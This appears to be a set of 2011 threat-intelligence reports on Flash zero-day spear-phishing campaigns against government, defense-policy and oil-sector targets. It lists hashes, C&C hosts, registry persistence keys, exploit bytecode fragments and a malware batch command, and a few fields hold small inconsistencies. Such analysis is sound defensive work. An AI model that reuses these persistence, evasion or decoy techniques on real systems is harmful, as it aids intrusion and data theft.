A number of these domains were likely used in previous targeted intrusion attempts. On April 20, 2010, a payload with MD5 8213042F6EBC43348E2BA21C1B3F4C47 was observed connecting to home.reutersnewsonline.com/test.html. On June 10, 2010, a payload with MD5 4B6F5E62D7913FC1AB6C71B5B909ECBF was observed connecting to safety.canadatvsite.com/price.html. On March 2, 2011, a payload with MD5 B599D65427281437B7090923C27B7C25 was observed connecting to security.canadatvsite.com/testx.html. It is possible that these payloads were all distributed by the same actor or group of actors interested in exfiltrating sensitive data.

Intended Targets

As with the March 8, 2011 exploit, the initial payload of 57D5F310C8C1BFF7230CB182F476E715 dropped by the Tentative Agenda.xls lure renders a clean Excel document. This technique is likely employed to trick unwitting targets of the lure into believing they have received a legitimate document and that no exploitation has occurred. The opened Excel document has the following characteristics:

File: Tentative Agenda.xls

Size: 16384

MD5: 38E3EFAC7DDBF4044FC663DCEB840BF6

	A	B	C
1	8:30-9:00	Registration & Poster Set-up	
2	9:00-9:15	Opening Remarks by Dr. Jerry Krill, JHU/APL Chief Technology Officer	
3	9:15-9:45	Atomic Layer Deposition of Dielectrics on Si and GaAs surfaces	Dr. Theodosia Gougousi, UMBC
4	9:45-10:15	Switching of Ferroelectric Domains in Multiferroic BiFeO ₃ Thin Films Containing Second Phases	Dr. Lourdes Salamanca-Riba, UMCP
5	10:15-10:45	Dealloyed Nanoporous Metals/Ionic Liquid Catalysts for High Performance Oxygen Reduction in Fuel Cell Electrocatalysis	
6	10:45-11:00	Break	
7	11:00-11:30	Controlled Growth of Magnetically Actuated Artificial Cilia from Cobalt Nanoparticles	Dr. Jason Benkoski, JHU/APL
8	11:30-12:00	Nanofiber Matrices for Stem Cell Engineering and Nerve Regeneration	Dr. Hai-Quan Mao, JHU
9	12:00-12:30		TBD
10	12:30-1:30	Lunch	
11	1:30-2:00	Materials Processing for Functional Nanostructures	Dr. Gary Rubloff, UMCP
12	2:00-3:00	Parallel Focus Group Sessions (<i>see below</i>)	
13	3:00-4:30	Poster Session - coffee & cookies served	
14	4:30-5:00	Door Prizes & Poster Awards	

Excel document with conference agenda used by targeted lure

This Excel document likely reveals the intended targets of this targeted intrusion attempt. The agenda included with the Excel document likely refers to a recent conference entitled Naonmaterials Symposium hosted by John Hopkins University on March 14, 2011. Content appears to have been taken directly from a public web page announcing the conference event. Attendees to this conference likely included employees of the following organizations:

- Defense Threat Reduction Agency
- Defense Advanced Research Projects Agency
- Johns Hopkins University Applied Physics Laboratory
- Nuclear Regulatory Commission
- National Science Foundation
- American Chemical Society
- Office of Naval Research
- Rockville Economic Development Corp

It is therefore likely that individuals from these organizations and other audiences with interests in nanotechnology materials science and related emerging technology issues were targeted for intrusion.

Outlook and Implications

The intrusion attempt observed on March 15, 2011 is almost certainly connected to the intrusion attempt observed on March 8, 2011 and a series of earlier intrusions. The exploit code in both lures was likely written by the same author. While the C&C server was hosted at different domains, the communication protocol between the infected drone and server was very similar. Despite public acknowledgment by Adobe of the identified 0-day (i.e., CVE-2011-0609), it is not believed that active exploit code has widely proliferated to date, and the re-use of identical exploit code in the two observed incidents is assessed as indicating direct access by common operator(s).

It is likely that these incidents are part of a series of ongoing intrusion attempts designed to exfiltrate sensitive data related to national; homeland; and economic security from targets in academia; the policy-making community; industry; and the US Government. Attacks by the same actor or group of actors or attacks exhibiting the same techniques, tactics and procedures (TTP) should be expected in the near to midterm.

It appears that the adversary has continued to extensively reuse C&C infrastructure in this campaign over an unusually lengthy period in an apparent break with recent operational segmentation following public disclosures regarding targeted intrusion activity in 2009. It is likely that this infrastructure has supported a number of observed intrusion attempts and likely a number of other undetected compromises of targeted victim networks since at least June 2010.

Tags:

Network Name:	Command and Control Server
Identifier:	Attacker
IPs:	208.44.242.107
Domain:	info.msnhome.org
Domain Time of Lookup:	03/16/11 04:00:00 PM
Type:	C&C
File Name:	Dropped File
Identifier:	Attacker
Extension:	xls
File Size:	16384
MD5:	38E3EFAC7DDBF4044FC663DCEB840BF6
File Name:	Payload
Identifier:	Attacker
Extension:	exe
File Size:	42904
MD5:	57D5F310C8C1BFF7230CB182F476E715
File Name:	Payload
Identifier:	Attacker
File Size:	57D5F310C8C1BFF7230CB182F476E715
MD5:	7E5BF703052846F89C6D1558AD823DBC
File Name:	Targeted Lure

Identifier:	Attacker
Extension:	xls
File Size:	123300
MD5:	D8AEFD8E3C96A56123CD5F07192B7369

Continued Exploitation of CVE-2011-0609 Observed in Targeted Attacks

Originally published on March 22, 2011

Key Points:

- On March 17, 2011, a spear-phishing e-mail with the subject "Japan Nuclear Radiation Leakage and Vulnerability Analysis" was observed in the wild.
- The e-mail contained a malicious Microsoft Excel document with the MD5: 7CA4AB177F480503653702B33366111F, which dropped a payload with the MD5: 436E673EE6A2561FD748D7FD1CD3F2C8. This payload initiated a connection to a command and control (C&C) server at 67.141.114.44 via TCP over port 443.
- This lure likely targeted national security and defense policy makers in a coordinated round of intrusion attempts involving multiple lures exploiting CVE-2011-0609. Continued intrusion attempts targeting newly discovered and previously identified vulnerabilities are likely in the near- to mid-term.
- Identified C&C servers supporting this intrusion series may indicate ongoing targeting of government and extractive sector networks, and adversary operational patterns indicate likely continued emphasis on exfiltration of sensitive data related to national, homeland and economic security from targets in academia, the policy-making community, industry and the US government.

Overview

On March 17, 2011, an additional lure was observed targeting members of the national security and defense policy making community. This lure contained malicious code that exploited the recently announced Adobe 0-day vulnerability (CVE-2011-0609). While the malicious code was more sophisticated than previously observed exploits targeting this same vulnerability, it is possible that the same actor(s) were responsible for all of the recently observed lures exploiting CVE-2011-0609. Continued intrusions within this series are expected in the near- to mid-term, including attempts directed against government.

Lure Details

On March 17, 2011, an e-mail with the subject "Japan Nuclear Radiation Leakage and Vulnerability Analysis" was observed in the wild. According to a reliable single source with direct access, this lure was sent to a small number of potential victims in the national security and defense policy making community—indicating that the intrusion attempt was targeted.

The lure contained a Microsoft Excel attachment with the following properties:

File: Nuclear Radiation Exposure And Vulnerability Matrix.xls
Size: 279616
MD5: 7CA4AB177F480503653702B33366111F

This attachment contained an embedded Adobe Flash file that exploited the recently announced Flash 0-day (CVE-2011-0609). This exploit code dropped a malicious Flash file named "Yuan.Swf." This may be a signature left by an actor who maintains the online persona Yuange1975 (for additional information regarding this potential attribution indication, see iSIGHT Partners. *ThreatScape Network Conflict*,

"Possible Chinese Actors Associated with Recent Adobe Flash Zero Day Lures." Intel-377079. March 22, 2011).

The malicious exploit contained within this file is obscured in a novel manner not previously observed in earlier intrusion attempts using the CVE-2011-0609 exploit code. Previous CVE-2011-0609 exploit code was obfuscated using a hex-encoded string value. In the newly observed payload, the entire exploit file has been broken down in integer values and built up in memory from these values. Float constant values have also been interspersed, which do not show up in line during disassembly of the Flash file. This creates obstacles to reconstruction of the exploit code based on examination of the decompiled code and requires that the exploit be extracted from memory.

```
getproperty    :jit_egg
pushint       156456771 // 0x9535743
callpropvoid   :writeInt (1)
getlocal      0
getproperty    :jit_egg
pushint       51178 // 0xc7ea
callpropvoid   :writeInt (1)
getlocal      0
getproperty    :jit_egg
pushdouble    floatConstant1
callpropvoid   :writeInt (1)
getlocal      0
getproperty    :jit_egg
pushdouble    floatConstant2
callpropvoid   :writeInt (1)
getlocal      0
getproperty    :jit_egg
pushint       867974933 // 0x33bc3f15
callpropvoid   :writeInt (1)
```

The built-up Flash file, constructed in memory from these values, is ultimately loaded by the exploit code calling the loadBytes function.

```
getproperty    :jit_egg
callpropvoid   private,,,loadBytes (1)
```

Payload Details

The malicious Flash file dropped a malicious payload with the MD5: 436E673EE6A2561FD748D7FD1CD3F2C8. This payload appears to be designed to conduct network reconnaissance. Strings pulled from memory of an infected system show that the malicious payload gathers the following information about the compromised machine:

- The name of the infected machine
- The active user account
- The operating system of the infected machine

This information is likely reported back to the attackers and used to drop the appropriate secondary payloads used for data exfiltration or further penetration of the compromised network.

This type of network reconnaissance activity is consistent with previously observed incidents in which intrusion operators seek to target new victim communities, as opposed to cases in which the victim networks may have previously been known to operators based on earlier infections or other targeting activities.

Command and Control

The malicious payload 436E673EE6A2561FD748D7FD1CD3F2C8 then checks into a C&C server at 67.141.114.44 via TCP over port 443. The IP address 67.141.114.44 also hosts the domain baker.faawan.com.

An additional binary, hashed as 40073ade52bbbe62cadfea630eae5c20, was previously observed connecting to the IP address 67.141.114.44 as early as March 14, 2011. This binary displays identical behavior to the payload observed in the targeted lure of March 17, 2011. The March 14 payload likely points to at least one other lure, not observed to date, leveraging the faawan infrastructure.

The baker subdomain observed at the C&C server may be a reference to the Houston, TX-based oil services company Baker Hughes. At least two other domains believed to have been used as C&C servers or drop zones in potentially related targeted attacks also utilized Baker Hughes-themed naming conventions, bhi.thruhere.net and bakerhughes.thruhere.net. Similar naming conventions have also been observed in other C&C infrastructure associated with intrusions against extractive sector targets during late 2010 and early 2011.

The domain faawan.com was previously hosted on an IP address 61.129.45.216, which is a server provided by the Shanghai Online Game Center. This server has previously been identified in connection with malicious activity since at least October 2009, including phishing and likely malware infection activity impersonating the game publisher Blizzard as part of credential collection attempts targeting the popular online multiplayer game World of Warcraft. Infrastructure identified in previous targeted intrusion activity has also been linked to online gaming malware campaigns. Adversary actors are likely seeking to leverage prior malicious activity associated with this infrastructure to provide cover for more deliberate intrusion targeting. This is consistent with previously observed, but poorly understood, adversary tradecraft believed to have been employed since at least February 2007. This technique is believed to be employed by adversary operators in particular to mask attribution in incidents leveraging zero-day exploits.

The faawan domain name is of further concern as it is also similar to the common acronym abbreviation for the Federal Aviation Administration's (FAA) Wide Area Network (WAN). While there are no indications to date that the FAA WAN network was targeted in the current intrusion series, previous incidents utilizing extractive sector themes naming conventions also leveraged a common infrastructure for intrusions likely directed against government networks.

Links to Previous Intrusions

Previously observed exploits, including 4BB64C1DA2F73DA11F331A96D55D63E2 (Environmental Scan Matrix of Risk and Security Organizations, crsenvironscan.xls) and D8AEFD8E3C96A56123CD5F07192B7369 (Tentative Agenda.xls), were identical to one another but less sophisticated than the exploit delivered by the Japan Nuclear Radiation Leakage and Vulnerability Analysis lure, but there are notable similarities between all of the exploits. All exploits targeted CVE-2011-0609, and they all utilized the same triggering mechanism. Further, all used 8-byte markers.

The exploit 4BB64C1DA2F73DA11F331A96D55D63E2 was delivered via a lure observed on March 8, 2011. The lure used in this previous attack was sent from the IP 75.148.254.114, which also hosts the domain blessoilfieldservices.net. Victims of this attack were infected with multiple payloads. One of these payloads initiated an SSL connection back to Bless Oil Field Services, Inc.'s 75.148.254.114, presumably for the purpose of exfiltrating stolen data. It is possible that Bless Oilfield was compromised in an earlier intrusion and that valuable data was exfiltrated from this network. It is also possible that the domain baker.faa.com (hosted on the current C&C server at the IP 67.141.114.44) was used in earlier intrusion attempts targeting Baker Hughes (for more information on these previous lures and associated infrastructure, please see iSIGHT Partners. *ThreatScope Network Conflict*, "Targeted Lure Exploits 0-Day Flash Vulnerability; National and Homeland Security Policy and Research Community in the Crosshairs." Intel-373247, March 10, 2011; and "Additional Lures Exploiting Adobe 0-Day (CVE-2011-0609) Observed; Likely Indicates Coordinated Intrusion Attempts." Intel-375529. March 16, 2011.)

The similarity of targets in the extractive sector suggests that the same actor (or group of actors) were responsible for the intrusion of Bless Oil Field Services and the intrusion attempt against Baker Hughes. Alternatively, the same actors may have sponsored different attackers to execute these intrusion attempts on their behalf.

Outlook and Implications

The reuse of previously compromised targets for continued targeting—as well as hostile infrastructure from earlier intrusion attempts—may indicate that the actors responsible believe there is little risk of interdiction or retribution for their activities. As a result, it should be expected that these actors will continue their aggressive network intrusion campaign.

Identified C&C servers associated with this intrusion series may point towards further targeting of government and critical infrastructure networks. Additionally, adversary operators will likely continue to employ substantive denial and deception measures in support of this intrusion campaign, intended to conceal deliberate targeting within the background of ongoing, opportunistic eCrime.

These incidents are likely part of a series of ongoing intrusion attempts designed to exfiltrate sensitive data related to national, homeland and economic security from targets in academia, the policy-making community, industry and the US government. It is also likely that these intrusions are intended to sustain access in support of intrusion objectives over a prolonged time period. Attacks by the same actor (or group of actors) or attacks exhibiting the same techniques, tactics and procedures (TTP) should be expected in the near- to mid-term.

Tags:

Network Name:	Command and Control Server
Identifier:	Attacker
IPs:	67.141.114.44
Ports:	443
Protocol:	TCP
Domain:	baker.faawan.com
Domain Time of Lookup:	03/21/11 02:00:00 PM
Type:	C&C
File Name:	Exploit
Identifier:	Attacker
Extension:	xls
File Size:	279616
MD5:	7CA4AB177F480503653702B33366111F
File Name:	Payload
Identifier:	Attacker
Extension:	exe
File Size:	196608
MD5:	436E673EE6A2561FD748D7FD1CD3F2C8

Dropped Files as Part of Adobe Flash Player 10.2.152.32 SWF File-Handling Vulnerability

Originally published on March 23, 2011

Abstract

iSIGHT Partners has confirmed exploitation of the "Adobe Flash Player 10.2.152.33 SWF File-Handling Unspecified Vulnerability", as described in (DocID# 11-13876). This report overviews four of the dropped payloads.

As of March 22, 2010 the risk seems to be limited in distribution and scope. Adobe has since released a patch closing this vulnerability mitigating further exploitation and risk.

Analysis

As of March 22, 2010 the risk seems to be limited in distribution and scope. Adobe has since released a patch closing this vulnerability, mitigating further exploitation and risk.

This vulnerability is being exploited in the wild through targeted e-mails with Excel document attachments. The Excel document contains an embedded Flash (.swf) file exploiting the Flash vulnerability (CVE-2011-0609) and dropping malicious payloads on to the vulnerable machines.

The first sample, when launched, the Excel document has the embedded Flash program, identified as sm.swf (MD5:8ea327df5270b73bcdaa8c893f0e92b7). The Flash extracts dropped.exe (MD5:1e09970c9bf2ca08ee48f8b2e24f6c44), which renders a clean version of the Excel document. It then extracts svchost.exe to the machine and executed.

When the file svchost.exe (MD5:90993b5279365b204148e8b04edf477f) is executed, it updates the registry adding an entry to hive HKCU\...\Run. The entry is called, "AdobeUpdate". This runs upon startup.

In limited tests after a reboot the application starts, the process connects to a command and control server news.googleupdateservices.com (173.10.48.242). It immediately attempts to access "/html/lost.html" to save it to %TEMPDIR%\X60E. The content of this file is unknown because the server was off line during testing.

The process can also pull another executable called "wuaucit.exe," which (when launched) attempts to connect to hxxps://75.148.254.114/ possibly to send and/or receive data.

A second sample is another Excel document with embedded Flash program, identified as, exploit.swf (MD5:cd4607a14d4a67c2048979ec02976cdf). The Flash extracts dropped.exe (MD5:b15b4a89bfdb0e279647ab6c14e80258). When executed it creates a hidden window and waits for a message to trigger the next step. This is an apparent anti-analysis feature designed to disable functionality of the mouse and menu if an analyst is attempting to debug the code. If it continues in execution it decrypts code into the stack and runs it. This is done in an apparent attempt to hinder normal process dumps and memory analysis of the threat. It then injects a remote thread into explorer.exe to conceal the process on the system. Trojan modifies the HKLM Active Setup key to add a new component.

It then installs a copy of itself in %windows%:EXPLORER.exe (NTFS alternative data stream (ADS)) and pulled the rest of the code from the server. This is likely used to hide this on the system and prevent analysts and system administrators from detecting it. The stream name details are :

Stream Name - :Explorer.exe\$Data
Name - C:\Windows
Full Name - C:\Windows:Explorer.exe

Once the code is completely installed it starts a second thread to function as an infinite loop to identify when a browser is launched, such as Internet Explorer or Firefox. Once a browser is launched it then attempts to inject a thread into the browser. The browser thread is then responsible for command and control communications with good.mincetur.com (119.70.119.30) with is the command and control from this infection.

The code is able to download, decrypt, decompress, and run remote code. Unlike a traditional downloader, the server does not send a complete binary package within a packet. Instead the Trojan receives multiple encrypted packets to receive new code and data over a period of time to eventually decrypt and reconstruct data once received to an infected computer. This is done in an apparent attempt to hinder payload and packet analysis. All code, API, and data are loaded on demand and released after use, to hinder analysis.

The third sample launched, the Excel document has the embedded flash program, sm.swf (MD5:8ea327df5270b73bcd8c893f0e92b7). And extracts dropped.exe (MD5:57D5F310C8C1BFF7230CB182F476E715), which extracts a copy of reader_sl.exe to the machine and executes. The sample updates hive HKCU\...\Run with "AdobeUpdate" pointing to itself. The communication is believed to be the similar to sample two establishing an ADS and communicating to it command and control at info.msnhome.org (208.44.242.107).

The stream name is properties are as follows:

Stream Name - :encryptable\$Data
Name - C:\Documents and Settings\All Users\Documents\My Pictures\SimplePictures\Thumbs.db
Full Name - C:\Documents and Settings\All Users\Documents\My Pictures\SimplePictures\Thumbs.db

The fourth Excel document has the embedded flash program dropping a file identified as JDnAhkAx.exe. When run, it updates the registry adding an entry to hive HKCU\...\Run called "Microsoft Windows Update.Ink". It then opens an HTTPS data stream to it command and control server at 67.141.114.44.

Hostile Remote Content

news.googleupdateservices.com (173.10.48.242)
good.mincetur.com (119.70.119.30)
info.msnhome.org (208.44.242.107)
67.141.114.44

Registry Data

First Sample:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Entry Name: AdobeUpdate

Path: It points back to the location of "svchost.exe"

Second Sample:

HKLM\Software\Microsoft\Active Setup\Installed Component\{CBFCF6A3-403D-98F9-223F-03EB127AFEE0}

Third Sample:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Entry name: "AdobeUpdate"

Path: It points back to the location of "reader_sl.exe"

Fourth Sample:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Entry name: "Microsoft Windows Update.lnk"

Path: It points back to the location of "JDnAhkAx.exe"

Tags:

File Data:	dropped.exe
Type:	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
Size (b):	46048
Packer:	['Armadillo v1.71']
MD5:	1e09970c9bf2ca08ee48f8b2e24f6c44
SHA1:	985b38b338a6b8371ea2179c4eda3563f21f7082
Fuzzy Hash:	768:+cE7Eq8dkE3lsRysdQjzykNHivThN5HVzX+HiYLBzH5SuhIL8J6Gel8i1DUYO0oG:G4kWls9M5ilNfyx5SuhHJ6l8tuwjVNvW
File Data:	dropped.exe
Type:	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
Size (b):	27136
MD5:	b15b4a89bfdb0e279647ab6c14e80258
SHA1:	aafe62d6996551891c3ff8e84443d53d605a251c
Fuzzy Hash:	768:/MoxJI5/ija+1I5ZA93M5h4R1qrraQOgTfZ3:0oxJTAVMIR1SO4x
File Data:	dropped.exe
Type:	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
Size (b):	42904
Packer:	['Armadillo v1.71']
MD5:	57d5f310c8c1bff7230cb182f476e715
SHA1:	19d5da4130c1b5348f11e49f55c04e0af38d8186

Fuzzy Hash:	768:ucE7E58dkE3lsRysdQjzykNHivThN5HVzX+HiY1VhUIMqqyQUrTp9QQS nSUinje3:d4kWls9M5ilNfy7DUIWYqQp9QSUinjc
File Data:	exploit.swf
Type:	Macromedia Flash
Size (b):	24706
MD5:	cd4607a14d4a67c2048979ec02976cdf
SHA1:	7ec815f076bd6820e2d47a865a3372a74aee5cf0
Fuzzy Hash:	768:2/K2gC5i/EzjRtWUtJvhvwJ4OkKjSZFxsGuu:+iyjRAULvZY4TZFxJ
File Data:	JDnAhkAx
Type:	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
Size (b):	196608 Bytes
Packer:	['Armadillo v1.71']
MD5:	436e673ee6a2561fd748d7fd1cd3f2c8
SHA1:	00e068b41987ba73e499e22282b29b91cdb04b5d
Fuzzy Hash:	3072:RWHe+LPTUjGv+WqKITSoAEswJiY0el1roNPx:Oe+LBrqKpEswJW31 AZ
File Data:	sm.swf
Description:	Flash file contained in the Excel document
Type:	Macromedia Flash
Size (b):	52039
MD5:	8ea327df5270b73bcdaa8c893f0e92b7
SHA1:	e4036f1b030e640a6509d7257241cd2e4a71ab0d
Fuzzy Hash:	1536:zLGkMp+E+uSwv/d6E4mLuJSd5qAax5fCnxGW8A/oTNT8c:v/m2uSc /d6E39TqN5kYOoTtL
File Data:	svchost.exe
Description:	File dropped as part of the Adobe Flash Player Vulnerability described in DocID 11-13876
Type:	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
Size (b):	64
MD5:	90993b5279365b204148e8b04edf477f
SHA1:	1d3de34f6282d66f689f978855fa5ebbb123d0b4
Fuzzy Hash:	1536:BESFzbm9+Uy7+c55/LT846uipLZFCpiV+PlatOc:BEczbkhy7t5cH9FR V+PlatN
File Data:	Tentative Agenda.xls
Type:	Microsoft Excel
Size (b):	123300
MD5:	d8aefd8e3c96a56123cd5f07192b7369
SHA1:	7129927d1ccc6574333894a1336270577089751f
Fuzzy Hash:	3072:L/m2uSc/d6E39TqN5kYOoTtIqZ+RwPONXoRjDhIcp0fDlaGGx+cL26 nA1hr2WLtb:Ljpc/IEOLpBZ+RwPONXoRjDhIcp0fDIJ
File Data:	wuauclt.exe
Type:	PE32 executable for MS Windows (GUI) Intel 80386 32-bit

Size (b):	35840
Packer:	['Armadillo v1.71']
MD5:	8fbf939f9032fcdd30962ec42f8faa11
SHA1:	60bc18acd510848260b6e6e48e62768c5bb69ee3
Fuzzy Hash:	768:1Cs8gHGYZWN3wiUjqFgFI9BFfYRoJxb0CWignqFHd:flqjqFgFI9BFfYR KYqgnqFHd

Adobe Flash Exploit Targets Unidentified Flash Vulnerability; Aimed at Former High-Ranking National Security Policymakers

Originally published on April 11, 2011

Key Points:

- An exploit targeting an unidentified vulnerability in Adobe Flash 10.2.153.1 was used in a spear-phishing attack observed on April 9, 2011.
- This attack targeted former high-ranking members of the national security policymaking community.
- While this exploit targets an unidentified vulnerability, its execution requires user interaction. It is possible that this exploit is still in development and the observed spear-phishing attack was intended as a test to aid in the further refinement of the exploit code or that the exploit was designed to execute flawlessly in a very specific environment.

Overview

On April 9, 2011, a new spear-phishing lure leveraging an unidentified vulnerability in a fully patched version of Adobe Flash was observed in the wild. This spear phish targeted former high-ranking members of the national security policymaking community. The payload dropped by this exploit performed reconnaissance of the infected machines and attempted to contact a nonresponsive server at liciayee.dyndns-free.com in a possible attempt to exfiltrate this reconnaissance data. While this exploit targeted an unidentified vulnerability, its execution was unreliable and required manual user interaction. It is possible that the observed spear phish was part of a testing phase and that the adversary intends to further refine the exploit code for later intrusion attempts against other high-value targets.


Spear Phish Details

On April 9, 2011, a new spear-phishing attack targeting former high-ranking members of the national security policymaking community was detected in the wild. The spear phish was delivered via an e-mail with a Microsoft Word document attachment. This Word document had the following properties:

File: Disentangling Industrial Policy and Competition Policy.doc
Size: 176144
MD5: 96CF54E6D7E228A2C6418ABA93D6BD49

A malicious Flash file was embedded within the Word document with the filename 513.swf.

This document was detected as malicious by one of 43 anti-virus products. An anti-virus multiscanner detects this malicious document as MSWord/Dropper.B!Camelot.



Malicious document created by hust

The malicious document was created by a company with the name "hust." Hust is possibly a reference to Huazhong University of Science and Technology. Additionally, the string "SimSun" was found embedded within the malicious Word document. Simsun is the name of the standard font in the Chinese version of Microsoft Windows.

Payload Details

The malicious Flash file embedded with this Word document appears to exploit an unidentified vulnerability in Adobe Flash. Although this exploit required limited user interaction in the form of clicking on the embedded Flash object within the malicious document, this exploit was successful on fully patched versions of Flash (10.2.153.1). This exploit drops a malicious payload with the following properties:

File: C:\Documents and Settings\%user%\Local Settings\Temp\5.tmp
 Size: 73728
 MD5: F27990C8369205D5167F7D64B7749FF8

In turn, 5.tmp then drops the following files:

File: C:\WINDOWS\system32\mspmsnsv.dll and C:\WINDOWS\system32\dlldata\mspmsnsv.dll
Size: 8704
MD5: 803b0cfe58f766e3e717992ca8a8f9e9

File: C:\WINDOWS\system32\msimage.dat
Size: 78065
MD5: 41BB0FF7B57A354E4C9F65DFD47EA3AE

Msimage.dat is loaded into svchost.exe and runs as a service, WmdmPmSN. The msimage.dat contains the following strings of interest:


User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; zh-CN; rv:1.9.2) Gecko/20100115
Firefox/3.6
Accept-Language: zh-cn

These strings may indicate that the developer of the malicious code used a Chinese-language character set. The following strings, which represent a connection string sent to the server over port 443, were also discovered:

QWT /WERrchAn=%d SGnteXCA %04d%s

Additionally, a clean version of the Disentangling Industrial Policy and Competition Policy document is opened in an attempt to lure targeted victims into a false sense of security. This clean document has the following properties:

File: AAAA
MD5: 904cef8026e1d76b32f22fa14aff1fd7
Size: 73,728 bytes



File properties of clean Word document

The author property of "buaa" may be a reference to Beihang University, previously known as the Beijing University of Aeronautics & Astronautics (buaa.edu.cn) and still abbreviated BUAA. This may indicate that the clean document was last altered via a Microsoft Office program registered to BUAA.

The authors of this legitimate document are Nate Bush and Yue Bo. According to their biographies, Bush is a partner in the Antitrust and Competition Group of O'Melveny & Myers LLP and has been based in Beijing since 2004. Yue Bo is a consultant in the O'Melveny & Myers LLP Beijing office.



Clean document dropped by malicious payload

The payload opens the clean Word document via the execution of the following batch script:

```
cmd.exe /c "dir /s %windir%\system32\*.sys&&taskkill /im hwp.exe /f &
dir /a /s %windir%\system32\*.msc && copy %temp%\AAAA "C:\Documents and
Settings\Administrator\Desktop\Disentangling Industrial Policy and
Competition Policy.doc " /y &&"C:\Documents and
Settings\Administrator\Desktop\Disentangling Industrial Policy and
Competition Policy.doc "
```

The batch script calls hwp.exe, which is likely a reference to Hangul Word Processor File—a Korean word processor produced by the South Korean company Hancom Inc. This artifact may indicate that this payload may have also been used in other targeted intrusion attempts against South Korean targets. Alternatively, the call to hwp.exe in this batch script may be an artifact of previous intrusion attempts. In either case, the artifact may have contributed to inconsistent execution.

The malicious payload dropped by this unidentified exploit performs a full reconnaissance of the infected computer. A list of running processes are captured and stored on the file system in a file named task.dat. A list of files on the file system is stored in a file named fi.txt. Further, the malware appears to utilize the native System Restore function in Windows XP to take a snapshot of the current state of the infected machine. It is possible that this data is archived locally on the infected machine prior to exfiltration to a remote server under the attacker's control.

Command and Control Details

Infected victims immediately attempt to connect to a server with the domain name liciayee.dyndns-free.com, which resolves to 123.123.123.123 over port 443 and 8080. At the time of this writing, the server at liciayee.dyndns-free.com was not responding to requests.

The liciayee subdomain may be a reference to Licia Yee, who is currently the Senior Planning Editor for CNN International in Hong Kong. During previously observed intrusion attempts, the adversary has

named subdomains after the target possibly in an attempt to confuse network operators analyzing outbound traffic. Despite this previous tradecraft, it is unclear if CNN International was also target of this spear-phishing attack.

